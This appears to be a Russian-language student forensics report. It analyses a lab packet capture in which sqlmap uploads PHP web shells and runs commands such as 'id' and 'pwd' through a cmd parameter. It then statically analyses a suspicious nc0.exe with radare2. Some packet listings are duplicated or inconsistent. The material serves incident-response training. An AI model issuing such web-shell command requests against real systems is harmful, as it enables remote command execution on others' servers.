568 186.981020	192.168.56.107	192.168.56.101	HTTP	252 HTTP/1.1 200 OK
569 186.981088	192.168.56.107	192.168.56.101	TCP	66 8091 → 35694 [FIN, ACK] Seq=188
570 186.981213	192.168.56.101	192.168.56.107	TCP	66 35694 → 8091 [ACK] Seq=201
571 186.981542	192.168.56.101	192.168.56.107	TCP	66 35694 → 8091 [FIN, ACK] Seq=201
572 186.981787	192.168.56.107	192.168.56.101	TCP	66 8091 → 35694 [ACK] Seq=188
573 186.984317	192.168.56.101	192.168.56.107	TCP	74 35702 → 8091 [SYN] Seq=0 Win=1
574 186.984588	192.168.56.107	192.168.56.101	TCP	74 8091 → 35702 [SYN, ACK] Seq=1
575 186.984747	192.168.56.101	192.168.56.107	TCP	66 35702 → 8091 [ACK] Seq=1 Ack=1
576 186.989776	192.168.56.101	192.168.56.107	TCP	341 35702 → 8091 [PSH, ACK] Seq=1 Ack=1
577 186.989836	192.168.56.101	192.168.56.107	TCP	1514 35702 → 8091 [ACK] Seq=276
578 186.989946	192.168.56.101	192.168.56.107	HTTP	194 POST / HTTP/1.1 (application/x-www-form-urlencoded) Seq=276
579 186.990131	192.168.56.107	192.168.56.101	TCP	66 8091 → 35702 [ACK] Seq=1 Ack=1

► TCP Option - No-Operation (NOP)
► TCP Option - Timestamps: Tsvval 122369002, TSecr 387906
▼ [Timestamps]
 [Time since first frame in this TCP stream: 0.008144000 seconds]
 [Time since previous frame in this TCP stream: 0.007735000 seconds]
▼ [SEQ/ACK analysis]
 [iRTT: 0.000409000 seconds]
 [Bytes in flight: 200]
 [Bytes sent since last PSH flag: 200]
 TCP payload (200 bytes)
▼ Hypertext Transfer Protocol
 ▼ GET /tmpuqxqy.php HTTP/1.1\r\n ▼ [Expert Info (Chat/Sequence): GET /tmpuqxqy.php HTTP/1.1\r\n [GET /tmpuqxqy.php HTTP/1.1\r\n [Severity level: Chat]
 [Group: Sequence]
 Request Method: GET
 Request URI: /tmpuqxqy.php
 Request Version: HTTP/1.1
 Cache-Control: no-cache\r\n User-Agent: sqlmap/1.6.11#stable (https://sqlmap.org)\r\n Host: 192.168.56.107:8091\r\n Accept: */*\r\n Accept-Encoding: gzip,deflate\r\n Connection: close\r\n \r\n [Full request URI: http://192.168.56.107:8091/tmpuqxqy.php]
 [HTTP request 1/1]
 [Response in frame: 568]

Из пакета 567.

625 187.078292	192.168.56.101	192.168.56.107	TCP	66 35752 → 8091 [ACK] Seq=1 Ack=1 Win=1
626 187.078381	192.168.56.101	192.168.56.107	HTTP	275 GET /wamp/www/tmpuxkxp.php HTTP/1.1
627 187.078885	192.168.56.107	192.168.56.101	HTTP	565 HTTP/1.1 404 Not Found (text/html)
628 187.078951	192.168.56.107	192.168.56.101	TCP	66 8091 → 35752 [FIN, ACK] Seq=500 Ack=500
629 187.079067	192.168.56.101	192.168.56.107	TCP	66 35752 → 8091 [ACK] Seq=210 Ack=500
630 187.079307	192.168.56.101	192.168.56.107	TCP	66 35752 → 8091 [FIN, ACK] Seq=210 Ack=500
631 187.079571	192.168.56.107	192.168.56.101	TCP	66 8091 → 35752 [ACK] Seq=501 Ack=211
632 187.082124	192.168.56.101	192.168.56.107	HTTP	270 GET /www/tmpuxkxp.php HTTP/1.1
633 187.082892	192.168.56.107	192.168.56.101	HTTP	560 HTTP/1.1 404 Not Found (text/html)
634 187.082960	192.168.56.107	192.168.56.101	TCP	66 8091 → 35740 [FIN, ACK] Seq=495 Ack=495
635 187.083084	192.168.56.101	192.168.56.107	TCP	66 35740 → 8091 [ACK] Seq=205 Ack=495
636 187.083386	192.168.56.101	192.168.56.107	TCP	66 35740 → 8091 [FIN, ACK] Seq=205 Ack=495
637 187.083633	192.168.56.107	192.168.56.101	TCP	66 8091 → 35740 [ACK] Seq=496 Ack=206
638 187.085770	192.168.56.101	192.168.56.107	TCP	74 35766 → 8091 [SYN] Seq=0 Win=64240
639 187.086095	192.168.56.107	192.168.56.101	TCP	74 8091 → 35766 [SYN, ACK] Seq=0 Ack=1
640 187.086254	192.168.56.101	192.168.56.107	TCP	66 35766 → 8091 [ACK] Seq=1 Ack=1 Win=1
641 187.086307	192.168.56.101	192.168.56.107	HTTP	266 GET /tmpuxkxp.php HTTP/1.1
642 187.087214	192.168.56.107	192.168.56.101	HTTP	563 HTTP/1.1 200 OK (text/html)
643 187.087272	192.168.56.107	192.168.56.101	TCP	66 8091 → 35766 [FIN, ACK] Seq=498 Ack=498
644 187.087368	192.168.56.101	192.168.56.107	TCP	66 35766 → 8091 [ACK] Seq=201 Ack=498
645 187.087594	192.168.56.101	192.168.56.107	TCP	66 35766 → 8091 [FIN, ACK] Seq=201 Ack=498
646 187.087835	192.168.56.107	192.168.56.101	TCP	66 8091 → 35766 [ACK] Seq=499 Ack=202
647 187.088509	192.168.56.101	192.168.56.107	TCP	74 35774 → 8091 [SYN] Seq=0 Win=64240
648 187.089762	192.168.56.107	192.168.56.101	TCP	74 8091 → 35774 [SYN, ACK] Seq=0 Ack=1
649 187.089908	192.168.56.101	192.168.56.107	TCP	66 35774 → 8091 [ACK] Seq=1 Ack=1 Win=1

► TCP Option - No-Operation (NOP)
► TCP Option - Timestamps: Tsvval 122369101, TSecr 387916
▼ [Timestamps]
 [Time since first frame in this TCP stream: 0.000510000 seconds]
 [Time since previous frame in this TCP stream: 0.000089000 seconds]
▼ [SEQ/ACK analysis]
 [iRTT: 0.000421000 seconds]
 [Bytes in flight: 209]
 [Bytes sent since last PSH flag: 209]
 TCP payload (209 bytes)
▼ Hypertext Transfer Protocol
 ▼ GET /wamp/www/tmpuxkxp.php HTTP/1.1\r\n ▼ [Expert Info (Chat/Sequence): GET /wamp/www/tmpuxkxp.php HTTP/1.1\r\n [GET /wamp/www/tmpuxkxp.php HTTP/1.1\r\n [Severity level: Chat]
 [Group: Sequence]
 Request Method: GET
 Request URI: /wamp/www/tmpuxkxp.php
 Request Version: HTTP/1.1
 Cache-Control: no-cache\r\n User-Agent: sqlmap/1.6.11#stable (https://sqlmap.org)\r\n Host: 192.168.56.107:8091\r\n Accept: */*\r\n \r\n [Full request URI: http://192.168.56.107:8091/wamp/www/tmpuxkxp.php]
 [HTTP request 1/1]
 [Response in frame: 649]

Из пакета 626.

650	187.096917	192.168.56.101	192.168.56.107	TCP	367	35774 → 8091 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=301 TSval=122369119 TSecr=387918 [TCP segment of a reassembled PDU]
651	187.096908	192.168.56.101	192.168.56.107	HTTP	1317	POST /tmpuxkxp.php HTTP/1.1
652	187.097355	192.168.56.107	192.168.56.101	TCP	66	8091 → 35774 [ACK] Seq=1 Ack=1553 Win=66560 Len=0 TSval=387910 TSecr=122369119
653	187.101409	192.168.56.101	192.168.56.107	TCP	74	35780 → 8091 [SYN, ACK] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM TSval=122369124 TSecr=0 WS=128
654	187.101804	192.168.56.101	192.168.56.107	TCP	74	8091 → 35780 [SYN, ACK] Seq=0 Ack=1 Win=64248 Len=0 MSS=1460 SACK_PERM TSval=387919 TSecr=122369124
655	187.101981	192.168.56.101	192.168.56.107	TCP	66	35780 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=122369124 TSecr=387919
656	187.118412	192.168.56.107	192.168.56.101	HTTP	269	HTTP/1.1 200 OK (text/html)
657	187.106564	192.168.56.107	192.168.56.101	TCP	66	8091 → 35774 [FIN, ACK] Seq=204 Ack=1554 Min=66560 Len=0 TSval=387918 TSecr=122369119
658	187.110672	192.168.56.101	192.168.56.107	TCP	66	35774 → 8091 [ACK] Seq=1553 Ack=204 Win=64128 Len=0 TSval=122369133 TSecr=387918
659	187.110783	192.168.56.101	192.168.56.107	TCP	66	35774 → 8091 [FIN, ACK] Seq=1553 Ack=205 Min=64128 Len=0 TSval=122369133 TSecr=387918
660	187.111345	192.168.56.101	192.168.56.107	TCP	66	8091 → 35774 [ACK] Seq=206 Ack=1554 Win=66560 Len=0 TSval=387920 TSecr=122369133
661	187.114131	192.168.56.101	192.168.56.107	TCP	74	35780 → 8091 [SYN, ACK] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM TSval=122369136 TSecr=0 WS=128
662	187.114198	192.168.56.101	192.168.56.107	HTTP	304	GET /tmpuxkxp.php?cmd=echo%20command%20execution%20test HTTP/1.1
663	187.114445	192.168.56.107	192.168.56.101	TCP	74	8091 → 35780 [SYN, ACK] Seq=0 Ack=1 Win=6192 Len=0 MSS=1460 WS=256 SACK_PERM TSval=387920 TSecr=122369136
664	187.165813	192.168.56.101	192.168.56.107	TCP	66	35780 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=122369137 TSecr=387920
665	187.165813	192.168.56.101	192.168.56.107	HTTP	289	HTTP/1.1 200 OK (text/html)
666	187.165923	192.168.56.101	192.168.56.107	TCP	66	8091 → 35780 [FIN, ACK] Seq=224 Ack=239 Win=66560 Len=0 TSval=387925 TSecr=122369136
667	187.166103	192.168.56.101	192.168.56.107	TCP	66	35780 → 8091 [ACK] Seq=239 Ack=224 Win=64128 Len=0 TSval=122369188 TSecr=387925
668	187.166882	192.168.56.101	192.168.56.107	TCP	66	35780 → 8091 [FIN, ACK] Seq=239 Ack=225 Win=64128 Len=0 TSval=122369189 TSecr=387925
669	187.166891	192.168.56.101	192.168.56.107	TCP	66	8091 → 35780 [ACK] Seq=225 Ack=240 Win=66560 Len=0 TSval=387925 TSecr=122369189
						[Bytes in flight: 1552] [Bytes sent since last PSH flag: 1251] TCP payload (1251 bytes) TCP segment data (1251 bytes)
						[2 Reassembled TCP Segments (1552 bytes): #650(301), #651(1251)]
						Hypertext Transfer Protocol
						POST /tmpuxkxp.php HTTP/1.1\r\n
						[Expert Info (ChatSequence): POST /tmpuxkxp.php HTTP/1.1\r\n]
						[POST /tmpuxkxp.php HTTP/1.1\r\n]
						[Severity level: Chat]
						[Group: Sequence]
						Request Method: POST
						Request URI: /tmpuxkxp.php
						Request Version: HTTP/1.1
						Content-Type: multipart/form-data; boundary=e8521efff7b74da38e5047ff95ccfc1d\r\n
						[Content-Length: 1251]\r\n
						[Content length: 1251]
						Cache-Control: no-cache\r\n
						User-Agent: sqlmap/1.6.1#stable (https://sqlmap.org)\r\n
						Host: 192.168.56.107:8091\r\n
						Accept: */*\r\n
						Accept-Encoding: gzip,deflate\r\n
						Connection: close\r\n
						[Full request URI: http://192.168.56.107:8091/tmpuxkxp.php]
						[HTTP request 1/1]
						[Response in frame: 656]
						File Data: 1251 bytes
						MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "e8521efff7b74da38e5047ff95ccfc1d"
						Packets: 2399.

Из пакета 651.

659	187.111073	192.168.56.101	192.168.56.107	TCP	66	35774 → 8091 [FIN, ACK] Seq=1553 Ack=205 Win=64128 Len=0 TSval=122369133 TSecr=387918
660	187.111345	192.168.56.107	192.168.56.101	TCP	66	8091 → 35774 [ACK] Seq=205 Ack=1554 Win=66560 Len=0 TSval=387920 TSecr=122369133
661	187.114131	192.168.56.101	192.168.56.107	TCP	74	35788 → 8091 [SYN, ACK] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM TSval=122369136 TSecr=0 WS=128
662	187.114199	192.168.56.101	192.168.56.107	HTTP	304	GET /tmpbnsrd.php?cmd=echo%20command%20execution%20test HTTP/1.1
663	187.114445	192.168.56.107	192.168.56.101	TCP	66	35788 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=122369137 TSecr=387920
664	187.114703	192.168.56.101	192.168.56.107	TCP	66	35788 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=122369137 TSecr=387920
665	187.165813	192.168.56.107	192.168.56.101	HTTP	289	HTTP/1.1 200 OK (text/html)
666	187.165923	192.168.56.107	192.168.56.101	TCP	66	8091 → 35780 [FIN, ACK] Seq=224 Ack=239 Win=66560 Len=0 TSval=387925 TSecr=122369136
667	187.166103	192.168.56.101	192.168.56.107	TCP	66	35788 → 8091 [ACK] Seq=239 Ack=224 Win=64128 Len=0 TSval=122369188 TSecr=387925
668	187.166622	192.168.56.101	192.168.56.107	TCP	66	35788 → 8091 [FIN, ACK] Seq=229 Ack=225 Win=64128 Len=0 TSval=122369189 TSecr=387925
669	187.166891	192.168.56.101	192.168.56.107	TCP	66	8091 → 35780 [ACK] Seq=225 Ack=240 Win=66560 Len=0 TSval=387925 TSecr=122369189
670	201.023232	192.168.56.101	192.168.56.107	HTTP	273	GET /tmpbnsrd.php?cmd=id HTTP/1.1
671	201.027568	192.168.56.101	192.168.56.107	TCP	74	45654 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=122383050 TSecr=0 WS=128
672	201.027957	192.168.56.101	192.168.56.101	TCP	74	8091 → 45654 [SYN, ACK] Seq=0 Ack=1 Win=6192 Len=0 MSS=1460 WS=256 SACK_PERM TSval=389311 TSecr=122383050
673	201.028137	192.168.56.101	192.168.56.107	TCP	66	45654 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=122383050 TSecr=389311
674	201.031272	192.168.56.107	192.168.56.101	HTTP	358	HTTP/1.1 200 OK (text/html)
675	201.031489	192.168.56.107	192.168.56.101	TCP	66	8091 → 35788 [FIN, ACK] Seq=293 Ack=208 Win=66560 Len=0 TSval=389312 TSecr=122383045
676	201.031507	192.168.56.101	192.168.56.107	TCP	66	35788 → 8091 [ACK] Seq=208 Ack=293 Win=64128 Len=0 TSval=122383054 TSecr=389311
677	201.031826	192.168.56.101	192.168.56.107	TCP	66	35788 → 8091 [FIN, ACK] Seq=208 Ack=294 Win=64128 Len=0 TSval=122383054 TSecr=389311
678	201.032879	192.168.56.101	192.168.56.107	TCP	66	8091 → 35788 [ACK] Seq=294 Ack=209 Win=66560 Len=0 TSval=389312 TSecr=122383054
679	204.991349	d:ff00::47c3:d668:5d5:	ff00::1:1	DHCpV6	157	Solicit XID: 0xa29648 CID: 0x00100012b8eed36080027e2b91b
680	205.988402	fe80::4c73:d668:5d5:	ff02::1:1	DHCpV6	157	Solicit XID: 0xa29648 CID: 0x00100012b8eed36080027e2b91b
681	207.988550	fe80::4c73:d668:5d5:	ff02::1:1	DHCpV6	157	Solicit XID: 0xa29648 CID: 0x00100012b8eed36080027e2b91b
682	211.988451	fe80::4c73:d668:5d5:	ff02::1:1	DHCpV6	157	Solicit XID: 0xa29648 CID: 0x00100012b8eed36080027e2b91b
683	214.080616	192.168.56.101	192.168.56.107	HTTP	274	GET /tmpbnsrd.php?cmd=id HTTP/1.1
684	214.086834	192.168.56.101	192.168.56.107	TCP	74	53520 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=122396829 TSecr=0 WS=128
685	214.087347	192.168.56.101	192.168.56.107	TCP	74	8091 → 53520 [SYN, ACK] Seq=0 Ack=1 Win=6192 Len=0 MSS=1460 WS=256 SACK_PERM TSval=390689 TSecr=122396829
686	214.087568	192.168.56.101	192.168.56.107	TCP	66	53520 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=122396830 TSecr=390689
						[Time since first frame in this TCP stream: 0.012741000 seconds] [Time since previous frame in this TCP stream: 0.012209000 seconds]
						[SEQ/ACK analysis] [IRTT: 0.000532000 seconds] [Bytes in flight: 238] [Bytes sent since last PSH flag: 238]
						TCP payload (238 bytes)
						Hypertext Transfer Protocol
						GET /tmpbnsrd.php?cmd=echo%20command%20execution%20test HTTP/1.1\r\n
						[Expert Info (ChatSequence): GET /tmpbnsrd.php?cmd=echo%20command%20execution%20test HTTP/1.1\r\n]
						[GET /tmpbnsrd.php?cmd=echo%20command%20execution%20test HTTP/1.1\r\n]
						[Severity level: Chat]
						[Group: Sequence]
						Request Method: GET
						Request URI: /tmpbnsrd.php?cmd=echo%20command%20execution%20test
						Request URI Path: /tmpbnsrd.php
						Request URI Query: cmd=echo%20command%20execution%20test
						Request URI Query Parameter: cmd=echo%20command%20execution%20test
						Request Version: HTTP/1.1
						Request Version: HTTP/1.1
						Cache-Control: no-cache\r\n
						User-Agent: sqlmap/1.6.1#stable (https://sqlmap.org)\r\n
						Host: 192.168.56.107:8091\r\n
						Accept: */*\r\n
						Accept-Encoding: gzip,deflate\r\n
						Connection: close\r\n
						[Full request URI: http://192.168.56.107:8091/tmpbnsrd.php?cmd=echo%20command%20execution%20test]
						[HTTP request 1/1]
						[Response in frame: 665]

Из пакета 662.

```
▼ [Timestamps]
  [Time since first frame in this TCP stream: 67.015697000 seconds]
  [Time since previous frame in this TCP stream: 6.497212000 seconds]
▼ [SEQ/ACK analysis]
  [iRTT: 0.000763000 seconds]
  [Bytes in flight: 208]
  [Bytes sent since last PSH flag: 208]
  TCP payload (208 bytes)
▼ Hypertext Transfer Protocol
  ▼ GET /tmpbnsrd.php?cmd=pwd HTTP/1.1\r\n
    ▼ [Expert Info (Chat/Sequence): GET /tmpbnsrd.php?cmd=pwd HTTP/1.1\r\n]
      [GET /tmpbnsrd.php?cmd=pwd HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
      Request Method: GET
    ▼ Request URI: /tmpbnsrd.php?cmd=pwd
      Request URI Path: /tmpbnsrd.php
      ▼ Request URI Query: cmd=pwd
        Request URI Query Parameter: cmd=pwd
        Request Version: HTTP/1.1
        Cache-Control: no-cache\r\n
        User-Agent: sqlmap/1.6.11#stable (https://sqlmap.org)\r\n
        Host: 192.168.56.107:8091\r\n
        Accept: */*\r\n
        Accept-Encoding: gzip,deflate\r\n
        Connection: close\r\n
        \r\n
      [Full request URI: http://192.168.56.107:8091/tmpbnsrd.php?cmd=pwd]
      [HTTP request 1/1]
```

● 🖥 The full requested URI (including host name) (http.request.full_uri)

Из пакета 734 (тут не видно, но это именно данный пакет).

Задача 6. Анализ кода приложения

Злоумышленник загрузил в систему подозрительный файл. Ваша задача — определить, что это за файл, нет ли там подозрительного функционала.

Что нужно сделать

Step 1: Загрузите [архив](#) с исследуемым файлом себе на ВМ Kali Linux, извлеките файл для анализа.

Step 2: Проведите статический анализ файла и найдите команды, которые вшил в него злоумышленник. **Ни в коем случае не запускайте файл на своём ПК!**

Дополните общий отчёт описанием проделанной работы и скриншотами, подтверждающими выполнение заданий.

Советы и рекомендации

Ни в коем случае не запускайте файл на своей основной ОС.

- Используйте техники статического и динамического анализа файла.

Критерии оценивания

- Вредоносная нагрузка обнаружена.
- Представлено описание процесса поиска вредоносной нагрузки со скриншотами, подтверждающими предоставленную информацию.

Артефакты задания

В общем отчёте представлена информация об обнаружении полезной нагрузки с описанием самой полезной нагрузки.

The screenshot shows the FileZilla interface. At the top, there's a toolbar with various icons. Below it is a header bar with fields for Host (sftp://192.168.56.10), Username (kali), Password (redacted), and Port (22). The main area has tabs for Local site (C:\Users\Admin\Downloads\Source\), Remote site (192.168.56.10), and Log. The Log tab displays the following text:

```
Status: Retrieving directory listing of "/home/kali/Downloads"...
Status: Listing directory /home/kali/Downloads
Status: Directory listing of "/home/kali/Downloads" successful
Status: Retrieving directory listing of "/home/kali/Downloads"...
Status: Listing directory /home/kali/Downloads
Status: Directory listing of "/home/kali/Downloads" successful
```

```
└─(kali㉿kali)-[~/Downloads]
$ ls
'task6(1).zip'  task6.zip

└─(kali㉿kali)-[~/Downloads]
$ ┌─
```

Также, как и в прошлый раз — что и в задании 3 (если что, нажав по гиперссылке из иллюстрации к финальной работе данного курса, там находился всего один архив — task6.zip).

Изначальный архив оказался без пароля, поэтому разархивировал без проблем.

```
└─(kali㉿kali)-[~/Downloads]
$ open password.txt

└─(kali㉿kali)-[~/Downloads]
$ sudo 7za e task6.7z

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16-on,HugeFiles=on,64 bits,2 CPUs AMD Ryzen 7 4800H with Radeon Graphics
(860F01),ASM,AES-NI)

Scanning the drive for archives:
1 file, 35722 bytes (35 KiB)

Extracting archive: task6.7z
--
Path = task6.7z
Type = 7z
Physical Size = 35722
Headers Size = 154
Method = LZMA2:16 BCJ 7zAES
Solid = -
Blocks = 1

Enter password (will not be echoed):
Everything is Ok

Size:      59392
Compressed: 35722

└─(kali㉿kali)-[~/Downloads]
$ ls
nc0.exe  password.txt  'task6(1).zip'  task6.7z  task6.zip

└─(kali㉿kali)-[~/Downloads]
$ ┌─
```

```
└─(kali㉿kali)-[~/Downloads]
$ sudo unzip -e task6.zip
Archive:  task6.zip
extracting: password.txt
extracting: task6.7z

└─(kali㉿kali)-[~/Downloads]
$ ls
password.txt  'task6(1).zip'  task6.7z  task6.zip

└─(kali㉿kali)-[~/Downloads]
$ ┌─
```

А попытавшись разархивировать такой архив, он защищён паролем — в начале был файл с паролем. Но я посмотрел его на второй попытке, он ожидаемо разархивировался.

```
(kali㉿kali)-[~/Downloads]
$ ls
nc0.exe  password.txt  'task6(1).zip'  task6.7z  task6.zip
```

После этого появился исполняемый файл nc0.exe

```
(kali㉿kali)-[~/Downloads]
$ rabin2 -e nc0.exe
[Entrypoints]
vaddr=0x00409c1b paddr=0x0000901b haddr=0x000000a8 type=program
```

1 entrypoints

```
(kali㉿kali)-[~/Downloads]
```

```
$ █
```

Для статического анализа я воспользуюсь утилитой rabin2.

```
(kali㉿kali)-[~/Downloads]
$ r2 nc0.exe
[0x00409c1b]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00409c1b]> █
```

Режим AAA

```
(kali㉿kali)-[~/Downloads]
$ r2 nc0.exe
[0x00409c1b]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00409c1b]> fs
 0 * classes
 2 * format
101 * functions
 87 * imports
 11 * registers
 87 * relocs
  4 * sections
  0 * segments
171 * strings
  1 * symbols
[0x00409c1b]> █
```

Содержимое файла по категориям.

```
[0x00409c1b]> fs imports; f
0x004121a0 0 sym.imp.KERNEL32.dll_ExitProcess
0x004121a4 0 sym.imp.KERNEL32.dll_DisconnectNamedPipe
0x004121a8 0 sym.imp.KERNEL32.dll_TerminateProcess
0x004121ac 0 sym.imp.KERNEL32.dll_WaitForMultipleObjects
0x004121b0 0 sym.imp.KERNEL32.dll_TerminateThread
0x004121b4 0 sym.imp.KERNEL32.dll_GetLastError
0x004121b8 0 sym.imp.KERNEL32.dll_CreateThread
0x004121bc 0 sym.imp.KERNEL32.dll_CreatePipe
0x004121c0 0 sym.imp.KERNEL32.dll_CreateProcessA
0x004121c4 0 sym.imp.KERNEL32.dll_DuplicateHandle
0x004121c8 0 sym.imp.KERNEL32.dll_GetCurrentProcess
0x004121cc 0 sym.imp.KERNEL32.dll_ExitThread
0x004121d0 0 sym.imp.KERNEL32.dll_Sleep
0x004121d4 0 sym.imp.KERNEL32.dll_ReadFile
0x004121d8 0 sym.imp.KERNEL32.dll_PeekNamedPipe
0x004121dc 0 sym.imp.KERNEL32.dll_WriteFile
0x004121e0 0 sym.imp.KERNEL32.dll_GetStdHandle
0x004121e4 0 sym.imp.KERNEL32.dll_FreeConsole
0x004121e8 0 sym.imp.KERNEL32.dll_VirtualFree
0x004121ec 0 sym.imp.KERNEL32.dll_VirtualAlloc
0x004121f0 0 sym.imp.KERNEL32.dll_LCMMapStringA
0x004121f4 0 sym.imp.KERNEL32.dll_SetEndOfFile
0x004121f8 0 sym.imp.KERNEL32.dll_LCMMapStringW
0x004121fc 0 sym.imp.KERNEL32.dll_CreateFileA
0x00412200 0 sym.imp.KERNEL32.dll_GetNumberOfConsoleInputEvents
0x00412204 0 sym.imp.KERNEL32.dll_PeekConsoleInputA
0x00412208 0 sym.imp.KERNEL32.dll_HeapReAlloc
0x0041220c 0 sym.imp.KERNEL32.dll_LoadLibraryA
0x00412210 0 sym.imp.KERNEL32.dll_GetStringTypeW
0x00412214 0 sym.imp.KERNEL32.dll_GetStringTypeA
0x00412218 0 sym.imp.KERNEL32.dll_GetProcAddress
0x0041221c 0 sym.imp.KERNEL32.dll_SetStdHandle
0x00412220 0 sym.imp.KERNEL32.dll_SetEnvironmentVariableA
0x00412224 0 sym.imp.KERNEL32.dll_SetFilePointer
0x00412228 0 sym.imp.KERNEL32.dll_CompareStringA
0x0041222c 0 sym.imp.KERNEL32.dll_GetOEMCP
0x00412230 0 sym.imp.KERNEL32.dll_CompareStringW
0x00412234 0 sym.imp.KERNEL32.dll_GetCPIInfo
0x00412238 0 sym.imp.KERNEL32.dll_GetEnvironmentStringsW
0x0041223c 0 sym.imp.KERNEL32.dll_GetACP
0x00412240 0 sym.imp.KERNEL32.dll_HeapFree
0x00412244 0 sym.imp.KERNEL32.dll_HeapAlloc
0x00412248 0 sym.imp.KERNEL32.dll_CloseHandle
0x0041224c 0 sym.imp.KERNEL32.dll_GetTimeZoneInformation
0x00412250 0 sym.imp.KERNEL32.dll_GetSystemTime
0x00412254 0 sym.imp.KERNEL32.dll_GetLocalTime
0x00412258 0 sym.imp.KERNEL32.dll_GetCommandLineA
0x0041225c 0 sym.imp.KERNEL32.dll_GetVersion
0x00412260 0 sym.imp.KERNEL32.dll_HeapDestroy
0x00412264 0 sym.imp.KERNEL32.dll_HeapCreate
0x00412268 0 sym.imp.KERNEL32.dll_RtlUnwind
0x0041226c 0 sym.imp.KERNEL32.dll_FlushFileBuffers
0x00412270 0 sym.imp.KERNEL32.dll_SetHandleCount
0x00412274 0 sym.imp.KERNEL32.dll_GetFileType
0x00412278 0 sym.imp.KERNEL32.dll_GetStartupInfoA
0x0041227c 0 sym.imp.KERNEL32.dll_WideCharToMultiByte
0x00412280 0 sym.imp.KERNEL32.dll_FreeEnvironmentStringsW
0x00412284 0 sym.imp.KERNEL32.dll_GetEnvironmentStrings
0x00412288 0 sym.imp.KERNEL32.dll_UnhandledExceptionFilter
0x0041228c 0 sym.imp.KERNEL32.dll_GetModuleFileNameA
0x00412290 0 sym.imp.KERNEL32.dll_FreeEnvironmentStringsA
0x00412294 0 sym.imp.KERNEL32.dll_MultiByteToWideChar
0x0041229c 0 sym.imp.WSOCK32.dll_Ordinal_151
0x004122a0 0 sym.imp.WSOCK32.dll_Ordinal_6
0x004122a4 0 sym.imp.WSOCK32.dll_Ordinal_18
0x004122a8 0 sym.imp.WSOCK32.dll_Ordinal_13
0x004122ac 0 sym.imp.WSOCK32.dll_Ordinal_112
0x004122b0 0 sym.imp.WSOCK32.dll_Ordinal_17
0x004122b4 0 sym.imp.WSOCK32.dll_Ordinal_1
0x004122b8 0 sym.imp.WSOCK32.dll_Ordinal_2
0x004122bc 0 sym.imp.WSOCK32.dll_Ordinal_23
0x004122c0 0 sym.imp.WSOCK32.dll_Ordinal_21
0x004122c4 0 sym.imp.WSOCK32.dll_Ordinal_56
0x004122c8 0 sym.imp.WSOCK32.dll_Ordinal_4
0x004122cc 0 sym.imp.WSOCK32.dll_Ordinal_9
0x004122d0 0 sym.imp.WSOCK32.dll_Ordinal_10
0x004122d4 0 sym.imp.WSOCK32.dll_Ordinal_15
0x004122d8 0 sym.imp.WSOCK32.dll_Ordinal_55
0x004122dc 0 sym.imp.WSOCK32.dll_Ordinal_51
0x004122e0 0 sym.imp.WSOCK32.dll_Ordinal_52
0x004122e4 0 sym.imp.WSOCK32.dll_Ordinal_11
0x004122e8 0 sym.imp.WSOCK32.dll_Ordinal_116
0x004122ec 0 sym.imp.WSOCK32.dll_Ordinal_111
0x004122f0 0 sym.imp.WSOCK32.dll_Ordinal_115
0x004122f4 0 sym.imp.WSOCK32.dll_Ordinal_3
0x004122f8 0 sym.imp.WSOCK32.dll_Ordinal_16
0x004122fc 0 sym.imp.WSOCK32.dll_Ordinal_19
[0x00409c1b]> ■
```

Fs imports; f

File Actions Edit View Help

```
[0x00409c1b]> fs strings; f
0x0040b031 8 str._8PX_a_b
0x0040b039 7 str.700WP_a
0x0040b048 8 str._b_h_
0x0040b051 10 str.ppxxx_b_a_b
0x0040b070 10 str.ull_
0x0040b07c 7 str._null_
0x0040b094 15 str.runtime_error_
0x0040b0a8 14 str.TLOSS_error_r_n
0x0040b0b8 13 str.SING_error_r_n
0x0040b0c8 15 str.DOMAIN_error_r_n
0x0040b0d8 37 str.R6028_r_n._unable_to_initialize_heap_r_n
0x0040b100 53 str.R6027_r_n._not_enough_space_for_lowio_initialization_r_n
0x0040b138 53 str.R6026_r_n._not_enough_space_for_stdio_initialization_r_n
0x0040b170 38 str.R6025_r_n._pure_virtual_function_call_r_n
0x0040b198 53 str.R6024_r_n._not_enough_space_for_onexit_atexit_table_r_n
0x0040b1d0 41 str.R6019_r_n._unable_to_open_console_device_r_n
0x0040b1fc 33 str.R6018_r_n._unexpected_heap_error_r_n
0x0040b220 45 str.R6017_r_n._unexpected_multithread_lock_error_r_n
0x0040b250 44 str.R6016_r_n._not_enough_space_for_thread_data_r_n
0x0040b27c 33 str._r_n.abnormal_program_termination_r_n
0x0040b2a0 44 str.R6009_r_n._not_enough_space_for_environment_r_n
0x0040b2cc 42 str.R6008_r_n._not_enough_space_for_arguments_r_n
0x0040b2f8 37 str.R6002_r_n._floating_point_not_loaded_r_n
0x0040b320 37 str.Microsoft_Visual_C_Runtime_Library
0x0040b34c 26 str.Runtime_Error_n_nProgram:_-
0x0040b36c 23 str._program_name_unknown_-
0x0040b390 22 str.SunMontueWedThuFriSat
